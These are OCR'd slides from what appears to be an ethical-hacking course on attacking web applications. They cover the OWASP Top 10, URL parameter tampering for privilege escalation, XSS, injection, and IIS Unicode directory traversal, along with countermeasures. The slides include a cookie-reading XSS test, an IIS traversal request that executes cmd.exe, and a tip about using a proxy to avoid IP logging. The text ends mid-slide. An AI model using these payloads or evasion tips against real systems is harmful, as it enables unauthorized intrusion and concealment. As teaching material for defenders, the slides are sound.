
Attacking Web Technologies

Overview



Web Server Market Share

mile2.com

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
Market Share for Top Servers Across All Domains August 1995 – June 2010
Source: http://news.netcraft.com/



Common Web Application Threats


OWASP Top 10 2010

http://www.owasp.org/index.php/Top_10_2010

A1: Injection
A2: Cross-Site Scripting (XSS)
A3: Broken Authentication & Session Mngmnt
A4: Insecure Direct Object References
A5: Cross-Site Request Forgery (CSRF)
A6: Security Misconfiguration
A7: Insecure Cryptographic Storage
A8: Failure to Restrict URL Access
A9: Insufficient Transport Layer Protection
A10: Unvalidated Redirects and Forwards

Progression of a Professional Hacker

A firewall, an intruder detection system (IDS), cryptography, and access control are just not enough. The following illustration shows the progression of the professional hacker through the hackers value chain. If the hacker appears to be a normal user, he can pass all the regular security checks and end up engaged at the application layer. (A visitor to your company's public Web site appears like a normal user.) Once he has reached the application layer, he begins his attack.



Anatomy of a Web Application Attack

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Step 1: The Scan

The hacker starts by running a port scan to detect the open HTTP and HTTPS ports for each server and retrieving the default page from each open port.

Step 2: Information Gathering

The hacker then identifies the type of server running on each port, and each page is parsed to find normal links (HTML anchors). Then the attacker analyzes the found pages and checks for comments and other possible useful bits of data that could refer to files and directories that are not intended for public use.

Step 3: Testing

The hacker goes through a testing process for each of the application scripts or dynamic functions of the application, looking for development errors to enable him to gain further access into the application.

Anatomy of a Web Application Attack


Step 4: Planning the Attack

- When the hacker has identified every bit of information that can be gathered by passive (undetectable) means, he selects and deploys attacks.
- These attacks center on the information gained from the passive information gathering process.

Step 5: Launching the Attack

- After all of these procedures, the hacker engages in open warfare by attacking each Web application that he identified as vulnerable during the initial review of your site.
- The results of the attack could be lost data, content manipulation, or even theft and loss of customers.

Web Applications Components



Web Application Penetration Methodologies

Information Gathering and Discovery


Documenting Application / Site Map	Identifiable Characteristics / Fingerprinting	Signature Error and Response Codes	File / Application Enumeration
			• Forced Browsing • Hidden Files • Vulnerable CGIs • Sample Files

Input/Output Client-Side Data Manipulation

URL Mappings to Web Applications

While interacting with a web application, the URLs that get sent back and forth between the browser and the web server typically have the following format:

http:// server / path / application ? parameters



Query String

The query string is the extra bit of data in the URL after the question mark (?) that is used to pass variables.

The query string is used to transfer data between client and server.

Example:

http://www.mail.com/mail.asp?mailbox=sue&company=abc%20com

You can attempt to change to Joe's mailbox by changing the URL:

http://www.mail.com/mail.asp?mailbox=joe&company=abc%20com

Changing URL Login Parameters

USER	URL Path
Lee	https://site/index.php?id=lee&isadmin=false&menu=basic
Jason	https://site/index.php?id=jason&isadmin=false&menu=basic
Wayne	https://site/index.php?id=wayne&isadmin=true&menu=full

Login as Lee, then change the URL to:
https://site/index.php?id=***jason***&isadmin=false&menu=basic

If the request is successful then the application is vulnerable to horizontal privilege escalation.

URL Login Parameters Cont.

If Lee changes the URL again this time to: https://site/index.php?id=*wayne*&isadmin=false&menu=basic

But doesn't get admin rights, then Lee can impersonate a peer.

Note: the server is tracking authorization in a parameter, rather than on or by the user id.

If Lee does in fact get admin rights, then the application authorization check is based on the username (user id). The app. is vulnerable to horizontal attack, privilege escalation and utilizes poor session management.

URL Login Parameters Cont.

If Lee changes the URL again this time to:

- **https://site/index.php?id=*lee*&isadmin=true&menu=full**

If successful, the application is vulnerable to vertical privilege escalation.

<u>Countermeasure:</u>

- **Perform authorization checks after the user login.**
- **Track as many user attributes on the server as possible.**
- **If this had been done on the above, then the database would have tracked and verified each request.**
- **Role based access for your DB server will increase the power needed to run.**

Cross-Site Scripting (XSS)

Occurs any time…

- Raw data from attacker is sent to an innocent user

Raw data…


- Stored in database
- Reflected from web input (form field, hidden field, url, etc…)
- Sent directly into rich JavaScript client

Virtually every web application has this problem


- Try this in your browser – javascript:alert(document.cookie)

Stored Cross-Site Scripting Illustrated


1 Attacker sets the trap – update my profile



Application with stored XSS vulnerability




2 Victim views page – sees attacker profile



3 Script silently sends attacker Victim's session cookie

Reflected Cross Site Scripting Illustrated



Search-field input is often reflected back to user.

Site reflects the script back to user where it executes and displays the session cookie in a pop-up.

Impacts of XSS

Attackers can…

- Steal user sessions for complete account takeover
- Steal data on web pages viewed by victim
- Deface pages viewed by victim
- Monitor pages viewed by victim
- Scan victim's intranet

Finding and Fixing XSS

Verify your architecture

- Be sure there's a plan for input validation and encoding
- Be sure it covers all input
- Be sure it uses a positive security model

You'll need a validation library

- Positive validation methods for all untrusted data fields
- HTML entity encoding method (e.g. < > ')

Verify the implementation

- Static and dynamic tools have spotty coverage here
- Search for calls that take input from untrusted sources
- Verify the use of input validation and encoding
- Use WebScarab to test the implementation

Injection Flaws

Injection means…

Tricking an application into including unintended commands in the data sent to an interpreter

Interpreters…

Take strings and interpret them as commands

SQL, OS Shell, LDAP, XPath, etc…


SQL injection is still quite common

Many applications still vulnerable

Unvalidated Input

Architectural issue	Solving any single validation problem is simple	Creating an architecture that prevents problems is hard
Create a library for validation and encoding	Make it the only way for developers to access raw input	Use “positive” or “whitelist” validation
Leading indicator of attacks in progress	Virtually all applications let attackers attack forever without detecting they are under attack	

Unvalidated Input Illustrated



Presentation Layer can enforce output encoding of information gathered from data sources

Data Layer should validate and encode queries and should also validate and encode results

Business Logic should enforce specific business validation rules

Validation Rules

Controller can enforce general business validation rules on some parameters

Environment (WAF, SiteMinder, Web Server, App Server, or a J2EE filter) will enforce global validation rules

Impacts of Unvalidated Input

Attackers can…

- Destroy your application's integrity
- Embed attacks in your data
- Trick you into forwarding attacks to other systems
- Use errors to learn how to attack better

Business consequences

- Sarbanes-Oxley
- More vulnerabilities
- Extra expense constantly fixing and re-fixing input problems

Finding & Fixing Un-validated Input

Verify your architecture

- Do you have requirements and architecture for validation?
- Do developers have a clear guideline on how to do it?

Validation needs to be pretty close to use

- Don't create maintenance problems

Verify the implementation

- No tool support finding architecture-level issues
- Verify validation is done on all input
- Don't allow blacklists

Attacks Against IIS

IIS is one of the most widely used Web server platforms on the Internet.

Microsoft's Web Server has been the frequent target over the years.

The primary problem was insufficient bounds checking of the URL, allowing hackers to insert malicious code. Examples include:

::$DATA vulnerability	showcode.asp vulnerability	Piggy backing vulnerability	Privilege command execution	Buffer Overflow exploits (IIShack.exe)

Unicode

ASCII characters for the dots are replaced with hexadecimal equivalent (%2E).

ASCII characters for the slashes are replaced with Unicode equivalent (%c0%af).

Unicode 2.0 allows multiple encoding possibilities for each character.

Unicode for "/": 2f, c0af, e080af, f08080af, f8808080af, ...

Overlong Unicode are NOT malformed but not allowed by a correct Unicode encoder and decoder.

Maliciously used to bypass filters that only check short Unicode.

IIS Directory Traversal

The vulnerability results because of a canonicalization error affecting CGI scripts and ISAPI extensions (.ASP is probably the best known ISAPI-mapped file type.)

Canonicalization is the process by which various equivalent forms of a name can be resolved to a single, standard name.

Example: "%c0%af" and "%c1%9c" are overlong UNICODE representations for " / " and " \ "

Thus, by feeding the HTTP request like the following to IIS, arbitrary commands can be executed on the server:

GET/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir=c:

IIS Logs

IIS logs all the visits in log files. The log file is located at <%systemroot%>\logfiles

Be careful. If you don't use proxy, then your IP will be logged.

This command lists the log files:

